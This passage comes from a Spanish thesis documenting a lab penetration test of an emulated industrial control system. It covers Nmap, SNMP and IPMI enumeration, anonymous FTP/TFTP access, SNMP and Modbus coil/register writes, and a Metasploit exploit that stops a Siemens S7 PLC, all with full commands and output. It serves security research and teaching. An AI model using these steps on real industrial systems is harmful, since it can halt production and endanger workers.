Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 576]
/index.htm            (Status: 200) [Size: 576]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Extracto de código 8.23: Enumeración de directorios sobre el SCADA

RDP

Respecto al protocolo RDP, al ejecutar los scripts de Nmap, solo se consiguió conocer la implementación de RDP que se utilizaba, en este caso se trataba de Xrdp.

```
(root@atacante) -[~]
$ nmap -p 3389 -sCV 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 13:29 CET
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.0014s latency).

PORT     STATE SERVICE        VERSION
3389/tcp open  ms-wbt-server xrdp

Service detection performed. Please report any incorrect results at
    https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.66 seconds
```

Extracto de código 8.24: Scripts de Nmap en RDP sobre M3-INDUSTRIAL

Existe también otro script de Nmap que permite conocer el nivel de seguridad de cifrado que utiliza el servicio RDP así como el algoritmo en concreto. Se trata de *rdp-enum-encryption* [49], el resultado tras lanzar dicho script fue el siguiente.

```
(root@atacante) -[~]
$ nmap -p 3389 --script rdp-enum-encryption 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 13:24 CET
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.00083s latency).

PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
| rdp-enum-encryption:
|   Security layer
|     CredSSP (NLA): SUCCESS
|     CredSSP with Early User Auth: SUCCESS
|     Native RDP: SUCCESS
|     RDSTLS: SUCCESS
|     SSL: SUCCESS
|   RDP Encryption level: High
|     128-bit RC4: SUCCESS
|_  RDP Protocol Version:  RDP 5.x, 6.x, 7.x, or 8.x server

Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
```

Extracto de código 8.25: Script *rdp-enum-encryption* sobre M3-INDUSTRIAL

Como resultado se obtuvo que RDP contaba con un un nivel de cifrado alto y utilizaba el algoritmo RC4 de 128-bits.

Nmap: UDP Scan

Antes de finalizar la fase de escaneo, existe una opción de Nmap para realizar un escaneo mediante el protocolo UDP con el que se pueden obtener puertos abiertos que no aparecen en el escaneo común.

```
(root@atacante)-[~]
$ nmap -p- --open -sU -n -Pn --min-rate 5000 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 14:00 CET
Warning: 10.0.5.8 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.0.5.8
Host is up (0.0028s latency).
Not shown: 65383 open|filtered udp ports (no-response), 150 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp
623/udp open  asf-rmcp

Nmap done: 1 IP address (1 host up) scanned in 145.06 seconds
```

Extracto de código 8.26: Escaneo UDP con Nmap sobre M3-INDUSTRIAL

Resulta que se encontraron otros dos nuevos puertos abiertos, 161 y 623 que albergaban los servicios SNMP [5.6] y RMCP respectivamente.

SNMP

Metasploit cuenta con un módulo que permite realizar un escaneo sobre el servicio SNMP, al ejecutarlo contra la víctima se obtuvo lo siguiente.

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 10.0.5.8, Connected.

[*] System information:

Host IP                       : 10.0.5.8
Hostname                      : CP 443-1 EX40
Description                   : Siemens, SIMATIC, S7-200
Contact                       : Siemens AG
Location                      : Boecillo
Uptime snmp                   : -
Uptime system                 : 00:00:42.58
System date                   : -


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 8.27: Script *snmp_enum* sobre M3-INDUSTRIAL

Como resultado se obtuvieron algunos campos que describen al PLC que se utiliza en el IACS y aportaban mayor información al atacante. Existe también otra herramienta de enumeración contra el servicio SNMP que posee Kali y que puede resultar de ayuda, se trata de *snmpwalk* [54].

```
(root@atacante) -[~]
$ snmpwalk -v 1 10.0.5.8 -c public
iso.3.6.1.2.1.1.1.0 = STRING: "Siemens, SIMATIC, S7-200"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.20408
iso.3.6.1.2.1.1.3.0 = Timeticks: (4521) 0:00:45.21
iso.3.6.1.2.1.1.4.0 = STRING: "Siemens AG"
iso.3.6.1.2.1.1.5.0 = STRING: "CP 443-1 EX40"
iso.3.6.1.2.1.1.6.0 = STRING: "Boecillo"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.11.1.0 = Counter32: 41
iso.3.6.1.2.1.11.2.0 = Counter32: 0
iso.3.6.1.2.1.11.3.0 = Counter32: 0
iso.3.6.1.2.1.11.4.0 = Counter32: 0
```

Extracto de código 8.28: *snmpwalk* sobre M3-INDUSTRIAL

Tras finalizar la ejecución, se obtuvieron los identificadores de los campos de SNMP así como los valores que ya se pudieron ver con el script *snmp_enum*. También existe una herramienta llamada *snmpstatus* con la que se pudo obtener cierta información del tráfico de red del SNMP de la víctima.

```
(root@atacante) -[~]
$ snmpstatus -v 1 10.0.5.8 -c public
[UDP: [10.0.5.8]:161->[0.0.0.0]:39624]=>[Siemens, SIMATIC, S7-200] Up: 0:00:00.00
Interfaces: 0, Recv/Trans packets: 0/0 | IP: 0/0
```

Extracto de código 8.29: *snmpstatus* sobre M3-INDUSTRIAL

RMCP

Tras ejecutar los scripts de Nmap, parece que no se obtuvo un resultado satisfactorio, sin embargo hay un campo que aportaba cierta información.

```
(root@atacante) -[~]
$ nmap -p 623 -sUCV 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 14:12 CET
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.0014s latency).

PORT    STATE SERVICE  VERSION
623/udp open  asf-rmcp
1 service unrecognized despite returning data. If you know the service/version, please submit the following
     fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port623-UDP:V=7.94SVN%I=7%D=4/10%Time=66164860%P=x86_64-pc-linux-gnu%r(
SF:ipmi-rmcp,1E,"\x06\0\xff\x07\0\0\0\0\0\0\0\0\x10\x81\x1cc\x20\x008\0\
SF:x01\x80\x04\x02\0\0\0\0!");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.26 seconds
```

Extracto de código 8.30: Scripts de Nmap en RMCP sobre M3-INDUSTRIAL

En la línea 11 del extracto [8.30], se observa como aparece la palabra “ipmi” que se trata de una implementación del protocolo RMCP. Se ejecutó un script de Nmap llamado *ipmi-version* [65] para confirmar que se trataba de dicha implementación.

```
(root@atacante)-[~]
$ nmap -p 623 -sU --script ipmi-version 10.0.5.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 14:39 CEST
Nmap scan report for alpes10.cidaut.es (10.0.5.8)
Host is up (0.00095s latency).

PORT    STATE SERVICE
623/udp open  asf-rmcp
| ipmi-version:
|   Version:
|     IPMI-2.0
|   UserAuth:
|   PassAuth: auth_msg, auth_user, non_null_user
|_  Level: 2.0

Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds
```

Extracto de código 8.31: Script *ipmi-version* sobre M3-INDUSTRIAL

En efecto, en la máquina víctima, se utilizaba la implementación IPMI en su versión 2.0.

8.2.3. Fase de Análisis de vulnerabilidades

Una vez realizado un escaneo de todos los puertos abiertos para los que se ha tratado de conseguir el nombre de la implementación además de su versión, llegó el momento de recopilar los resultados y buscar vulnerabilidades conocidas que se pudieran explotar.

Tabla 8.3

Conocimiento objetivo acerca de la víctima

10.0.5.8		
Puerto abierto	Servicio	Versión
21	FTP	-
22	SSH: OpenSSH	OpenSSH 9.6p1 Debian 4 (protocol 2.0)
23	Telnet	-
80	HTTP	-
102	S7comm	-
161	SNMP	SNMPv1 server / SNMP Laboratories (formerly 'pysnmp') SNMPv3 server (public)
502	Modbus	-
623	RMCP: IPMI	2.0
3389	RPC: Xrdp	-
44818	EtherNet/IP	2

El hecho de no contar con el identificador de la versión para un determinado servicio, no impide que el servicio pueda ser explotado o realizarse acciones maliciosas sobre él. Dicho esto, se trató de encontrar alguna vulnerabilidad para los servicios de los que se conocía su versión, para los que no se conocía su versión, se usó el método de prueba y error respecto a los scripts y exploits que se utilizaron.

OpenSSH: 9.6p1

Esta versión de OpenSSH era la más reciente en el momento de la realización de esta prueba de concepto, por tanto, todavía no existía ninguna vulnerabilidad para este servicio.

SNMP

Para las versiones de SNMP que utilizaba la víctima, existen numerosos CVE que pueden ser explotados, sin embargo, no existe ningún CVE con exploit público para estas versiones. De modo que no merece la pena tratar de explotar SNMP por el momento.

IPMI: 2.0

Esta versión de IPMI, cuenta con un CVE con exploit público, se le conoce como **CVE-2013-4786**. Esta vulnerabilidad existe debido a que utiliza autenticación RAKP la cual puede permitir al atacante obtener los hashes de las contraseñas de los usuarios, para posteriormente tratar de descifrarlos.




Figura 8.9: Especificación CVE-2013-4786

Se ve que para este CVE existe un exploit en Metasploit llamado *ipmi_dumphashes* el cual se probaría en la siguiente fase.

EtherNet/IP: 2

El último servicio para el que se conocía su versión concreta era EtherNet/IP 2 la cual cuenta con la vulnerabilidad catalogada como CVE-2012-6442. Esta vulnerabilidad permite realizar un ataque DoS (Denegación de Servicio) contra el protocolo de red

EtherNet/IP. A pesar de la existencia de este CVE, en este trabajo no se realizó una prueba de concepto ya que no existe exploit y sería muy complejo de llevar a cabo.

S7comm

Sabiendo que la víctima utilizaba la gama de Siemens S7-200, podía intentar buscarse alguna vulnerabilidad para este modelo. Para esta gama específica solamente existe la vulnerabilidad conocida como CVE-2020-7584 la cual permite realizar un ataque de denegación de servicio. Esta vulnerabilidad no parece muy interesante y poco viable de explotar, debido a esto y a que S7comm es un protocolo muy importante en el entorno industrial, en la fase de explotación se describirá una prueba de concepto realizada por la Fundación CIDAUT a una máquina industrial real que utilizaba el protocolo S7comm.

Modbus

No se conocía la versión específica de Modbus aunque investigando un poco, se encontraron algunos scripts y módulos de Metasploit que podían servir para realizar un uso indebido de este protocolo.

Resultados del análisis de vulnerabilidades

Tabla 8.4

Resultado Análisis de Vulnerabilidades

10.0.5.8		
Servicio	Versión	CVE
FTP	-	-
SSH: OpenSSH	OpenSSH 9.6p1 Debian 4 (protocol 2.0)	-
Telnet	-	-
HTTP	-	-
S7comm	-	CVE-2020-7584
SNMP	SNMPv1 server / SNMP Laboratories (formerly 'pysnmp') SNMPv3 server (public)	-
Modbus	-	-
IPMI	2.0	CVE-2013-4786
Xrdp	-	-
EtherNet/IP	2	CVE-2012-6442

A la vista de la tabla [8.4] parece que la víctima no contaba con prácticamente ninguna vulnerabilidad, sin embargo, esto puede ser engañoso; existen multitud de utilidades, exploits y scripts que son independientes de la versión del protocolo y pueden servir al atacante para abusar del servicio.

8.2.4. Fase de Explotación

Tras el análisis de vulnerabilidades se recoge una prueba de concepto relacionada con la explotación de los diferentes servicios vistos en las anteriores fases de escaneo y análisis de vulnerabilidades. Se detallaron solamente los servicios para los cuales se han conseguido formas de explotarlos y se consideran el resto de servicios como no explotables en este trabajo.

FTP

Tras la ejecución del módulo *ftp/anonymous* de Metasploit [8.20], se obtuvo que el servicio de FTP podía ser accedido de forma anónima sin necesidad de introducir credenciales. Se estableció una conexión anónima como se aprecia a continuación.

```
(root@atacante)-[~]
$ ftp -A 10.0.5.8
Connected to 10.0.5.8.
200 FTP server ready.
Name (10.0.5.8:nico): anonymous
331 Now specify the Password.
Password:
220- Technodrome - Mouser Factory. Authorized personnel only
220
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> get ./ftp_data.txt
local: ./ftp_data.txt remote: ./ftp_data.txt
200 PORT Command Successful. Consider using PASV.
150 File status okay. About to open data connection.
100% |********************|    49      638.02 KiB/s    00:00 ETA
226 Transfer complete.
49 bytes received in 00:00 (1.18 KiB/s)
ftp> bye
221 Bye.
```

Extracto de código 8.32: Acceso al servicio FTP de forma anónima

Al entrar se pudo ver que había un fichero llamado “ftp_data.txt”, se procedió a la descarga y la visualización del contenido.

```
(root@atacante)-[~]
$ cat ftp_data.txt
This is just a test file for Conpot's FTP server
```

Extracto de código 8.33: Contenido del fichero “ftp_data.txt”

Parece ser que el fichero servía simplemente como prueba de que el servicio FTP funcionaba correctamente. Sin embargo, eso no quita que en algún momento se suba algún fichero por algún usuario y el atacante, como usuario anónimo, pueda tener acceso de lectura sobre él lo que podría llegar a ser peligroso para la empresa.

En relación con FTP, se comprobó que la máquina poseía el puerto 69 en estado *open/filtered*, sobre este puerto se ejecutaba el servicio TFTP en el que como usuario no autenticado se contaban con permisos de subida y descarga de ficheros. Ayudándose del módulo *tftp_transfer_util* se pudo realizar un uso indebido de dicho protocolo.

```
msf6 auxiliary(admin/tftp/tftp_transfer_util) > run

[*] Sending 'DATA:batman' to 10.0.5.8:69 as 'batman'
[+] 10.0.5.8:69 WRQ accepted, sending the file.
[+] 10.0.5.8:69 Sending 6 bytes (1 blocks)
[+] 10.0.5.8:69 Transferred 6 bytes in 1 blocks, upload complete!
[*] 10.0.5.8:69 TFTP transfer operation complete.
[*] Auxiliary module execution completed
```

Extracto de código 8.34: *tftp_transfer_util* en modo *upload*

```
msf6 auxiliary(admin/tftp/tftp_transfer_util) > run

[*] Receiving 'batman' from 10.0.5.8:69 as 'batman'
[+] 10.0.5.8:69 Transferred 6 bytes in 1 blocks, download complete!
[*] 10.0.5.8:69 TFTP transfer operation complete.
[*] Saving batman as 'batman'
[*] Auxiliary module execution completed
```

Extracto de código 8.35: *tftp_transfer_util* en modo *download*

Puede verse como se era capaz de subir un fichero con el contenido que se quisiera al servidor. Dado que no se conoce la implementación y versión del servicio, no se pudo realizar ningún tipo de explotación más sobre FTP ni TFTP.

SNMP

En la fase de escaneo se utilizó un módulo de Metasploit llamado *snmp_enum* [8.27] el cual sacó los valores que describen al IACS. Otra herramienta que sirvió fue *snmpwalk* [8.28] la cual daba la clave de los campos del IACS. Sabiendo el nombre de los campos, podía utilizarse el módulo *snmp_set* de Metasploit para tratar de modificar los campos. Aquí va una prueba de concepto sobre el módulo descrito.

```
msf6 auxiliary(scanner/snmp/snmp_set) > run

[*] Try to connect to 10.0.5.8...
[*] Check initial value : OID 1.3.6.1.2.1.1.5.0 => CP 443-1 EX40
[*] Set new value : OID 1.3.6.1.2.1.1.5.0 => H4ck3d S0rry!!!!
[*] Check new value : OID 1.3.6.1.2.1.1.5.0 => H4ck3d S0rry!!!!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 8.36: *snmp_set* sobre M3-INDUSTRIAL

Tras lanzar el módulo, ya debería de haberse cambiado el campo con valor “CP 443-1 EX40” por el nuevo valor “H4ck3d S0rry!!!!”. Lanzando de nuevo *snmp_enum*, los cambios se vieron reflejados.

```
msf6 auxiliary(scanner/snmp/snmp_enum) > run

[+] 10.0.5.8, Connected.

[*] System information:

Host IP                       : 10.0.5.8
Hostname                      : H4ck3d S0rry!!!!
Description                   : Siemens, SIMATIC, S7-200
Contact                       : Siemens AG
Location                      : Boecillo
Uptime snmp                   : -
Uptime system                 : 00:01:12.20
System date                   : -


[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Extracto de código 8.37: *snmp_enum* tras *snmp_set*

Efectivamente los cambios se vieron reflejados, esta modificación podía realizarse de la misma manera sobre otros campos, aunque no todos ya que había algunos que se encontraban protegidos ante escritura.

Modbus

Respecto a Modbus, Metasploit cuenta con un módulo llamado *modbusclient* el cual permite operaciones de lectura y escritura de registros y coils[9]. En caso de que este módulo pueda realizar escrituras, las consecuencias para la víctima pueden llegar a ser muy graves, recordar que en el entorno industrial hay trabajadores que por un fallo de funcionamiento de la máquina pueden resultar heridos de gravedad.

Lo primero que se comprobó fue realizar una lectura de los primeros 24 coils a los que se tenían acceso por Modbus, el resultado de la ejecución del módulo fue la siguiente.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.5.8

[*] 10.0.5.8:502 - Sending READ COILS...
[+] 10.0.5.8:502 - 24 coil values from address 1 :
[+] 10.0.5.8:502 - [1, 0, 0, 1, 0, 0, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0]
[*] Auxiliary module execution completed
```

Extracto de código 8.38: *modbusclient* con lectura de los primeros 24 coils

El módulo se ejecutó satisfactoriamente y se obtuvo el valor de los primeros 24 coils con Modbus. Ahora llegó el momento de comprobar si las escrituras no estaban protegidas y un agente externo podía llevarlas a cabo.

[9]Coils - Registros de 1-bit que sirven como variables de control

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.5.8

[*] 10.0.5.8:502 - Sending WRITE COILS...
[+] 10.0.5.8:502 - Values 00000000000000000000000000 successfully written from coil address 1
[*] Auxiliary module execution completed
```

Extracto de código 8.39: *modbusclient* con escritura de los primeros 24 coils

Parece ser que la escritura sobre los primeros 24 coils se ha realizado correctamente. Se volvió a ejecutar la operación de lectura para comprobar que los cambios se efectuaron.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.5.8

[*] 10.0.5.8:502 - Sending READ COILS...
[+] 10.0.5.8:502 - 24 coil values from address 1 :
[+] 10.0.5.8:502 - [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0]
[*] Auxiliary module execution completed
```

Extracto de código 8.40: *modbusclient* con lectura de los primeros 24 coils tras escrituras

Puede verse como ahora todos los coils se encontraban a valor 0 y en caso de tratarse de una máquina industrial, el comportamiento del sistema sería impredecible en este momento. Ahora se hizo una demostración de la lectura y escritura de registros, primero se comprobó el valor de la dirección 40001 para luego escribir sobre ella y comprobar los resultados.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.5.8

[*] 10.0.5.8:502 - Sending READ HOLDING REGISTERS...
[+] 10.0.5.8:502 - 1 register values from address 40001 :
[+] 10.0.5.8:502 - [0]
[*] Auxiliary module execution completed
```

Extracto de código 8.41: *modbusclient* con lectura de registro en la dirección 40001

Se observa como el registro tenía el valor 0, intentó escribirse en esta misma dirección para conseguir que se almacenara el valor 23.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.5.8

[*] 10.0.5.8:502 - Sending WRITE REGISTER...
[+] 10.0.5.8:502 - Value 23 successfully written at registry address
    40001
[*] Auxiliary module execution completed
```

Extracto de código 8.42: *modbusclient* con escritura de registro en la dirección 40001

Parece que la escritura se ha realizado satisfactoriamente. Se ejecutó una lectura para corroborar los hechos.

```
msf6 auxiliary(scanner/scada/modbusclient) > run
[*] Running module against 10.0.5.8

[*] 10.0.5.8:502 - Sending READ HOLDING REGISTERS...
[+] 10.0.5.8:502 - 1 register values from address 40001 :
[+] 10.0.5.8:502 - [23]
[*] Auxiliary module execution completed
```

Extracto de código 8.43: *modbusclient* con lectura de registro en la dirección 40001 tras escritura

Efectivamente, el registro en la dirección 40001 ahora pasó a tomar valor 23 lo que podía afectar de forma severa a la producción de la planta industrial. Otra herramienta que también permite la lectura y escritura mediante Modbus es *mbtget* [50], a continuación viene recogida la lectura de los 24 primeros coils así como el registro en la dirección 40001 tras las escrituras.

```
(root@atacante) -[~]
$ mbtget -r1 -u 1 -a 1 -n 24  10.0.5.8
values:
  1 (ad 00001):      0
  2 (ad 00002):      0
  3 (ad 00003):      0
  4 (ad 00004):      0
  5 (ad 00005):      0
  6 (ad 00006):      0
  7 (ad 00007):      0
  8 (ad 00008):      0
  9 (ad 00009):      0
 10 (ad 00010):      0
 11 (ad 00011):      0
 12 (ad 00012):      0
 13 (ad 00013):      0
 14 (ad 00014):      0
 15 (ad 00015):      0
 16 (ad 00016):      0
 17 (ad 00017):      0
 18 (ad 00018):      0
 19 (ad 00019):      0
 20 (ad 00020):      0
 21 (ad 00021):      0
 22 (ad 00022):      0
 23 (ad 00023):      0
 24 (ad 00024):      0
```

Extracto de código 8.44: *mbtget* lectura de los 24 primeros coils

```
(root@atacante) -[~]
$ mbtget -r3 -u 2 -a 40001  10.0.5.8
values:
  1 (ad 40001):     23
```

Extracto de código 8.45: *mbtget* lectura del registro en la dirección 40001

Otras herramientas que son interesantes para tratar de realizar operaciones con Modbus e incluso S7comm son *icssploit* [17] y *smod-1* [73]. Para este trabajo, con lo demostrado a través de *modbusclient* ya queda suficientemente demostrado el comportamiento de Modbus ante lecturas y escrituras por un agente externo.

S7comm

Respecto al protocolo S7comm, se encontraron varios exploits a través de la conocida página *exploit-db* [60] con los que se puede arrancar o parar un PLC de S7 de forma remota. Sin embargo, Conpot no soportaba este comportamiento ya que S7comm es un protocolo que mantiene su especificación en privado y no se conoce el comportamiento exacto de las comunicaciones de los PLCs. Sin embargo, la Fundación CIDAUT cuenta con una prueba de concepto [59] sobre la explotación de este protocolo cuyo objetivo consistía en explotar el protocolo S7comm en un IACS real.

En la prueba de concepto realizada, se hizo uso el exploit con EDB-ID 38964 [56]. El exploit puede encontrarse en Metasploit Framework listo para ser lanzado contra una víctima que cuente con una CPU Siemens Simatic S7-1200. Las opciones a especificar en el exploit son las siguientes.

```
msf6 > use hardware/remote/38964
msf6 auxiliary(hardware/remote/38964) > show options

Module options (auxiliary/hardware/remote/38964):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   FUNC     1                yes       func
   MODE     SCAN             yes       Mode select:
                                        START -- start PLC
                                        STOP  -- stop PLC
                                        SCAN  -- PLC scanner
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    102              yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(hardware/remote/38964) >
```

Figura 8.10: Options exploit 38964. Fuente: [59]

Como se ve en la figura [8.10] el exploit puede realizar tres acciones contra el PLC: START, STOP y SCAN. Primero se utilizó el modo SCAN para confirmar que el exploit reconoce al componente y puede explotarlo.

```
msf6 auxiliary(hardware/remote/38964) > run

[+] 212.183.202.230:102   - 212.183.202.230:  6ES7 214-1BE30-0XB0  : V2.2
[*] 212.183.202.230:102   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(hardware/remote/38964) >
```

Figura 8.11: Ejecución del exploit en modo SCAN contra el PLC. Fuente: [59]

En la figura anterior se aprecia como reconoce al PLC correctamente y se concluye que puede lanzarse el exploit contra la víctima en los modos START y STOP. El resultado de lanzar el exploit en modo STOP fue el siguiente.

```
msf6 auxiliary(hardware/remote/38964) > set MODE STOP
MODE => STOP
msf6 auxiliary(hardware/remote/38964) >
```

Figura 8.12: Se establece el modo STOP en el exploit. Fuente: [59]




Figura 8.13: Ejecución del exploit en modo STOP contra el PLC. Fuente: [59]

Una vez finalizada la ejecución del exploit en modo STOP, pudieron verse reflejados los resultados de manera física en los componentes del IACS construído por CIDAUT.

MITRE Caldera

Existe un producto de código abierto que puede ser interesante y útil en la fase de explotación de la parte OT y me gustaría mencionarlo. Se trata de MITRE Caldera [72], un framework de ciberseguridad desarrollado por MITRE que permite realizar pruebas de seguridad automatizadas. En concreto me gustaría destacar una serie de plugins que permiten realizar pruebas sobre protocolos OT, los plugins vienen recogidos en un repositorio llamado MITRE Caldera™ for OT Plugins [15]. Existen plugins para los protocolos industriales: BACnet, DNP3, Modbus, PROFINET e IEC 61850.

Se probó con el plugin Modbus a realizar alguna prueba automatizada para hacer una demostración, se utilizó la habilidad llamada *Modbus Fuzz Coils* el cual escribe un valor aleatorio en un coil aleatorio en un intervalo indicado por el usuario. El comando que se utilizó fue el siguiente.




Figura 8.14: Especificación del comando de *Modbus Fuzz Coils*




Figura 8.15: Ejecución de *Modbus Fuzz Coils* sobre M3-INDUSTRIAL




Figura 8.16: Salida del comando de *Modbus Fuzz Coils*

Puede verse en la salida como el resultado fue satisfactorio ya que al realizar una operación de escritura del valor 0 sobre el coil 12, se devolvió un resultado correcto. Se puede concluir entonces que la herramienta Caldera puede ser útil para realizar pruebas en entornos con protocolos OT como víctima. Además, al ser automatizada, se consigue un ahorro de tiempo, dinero y energía.

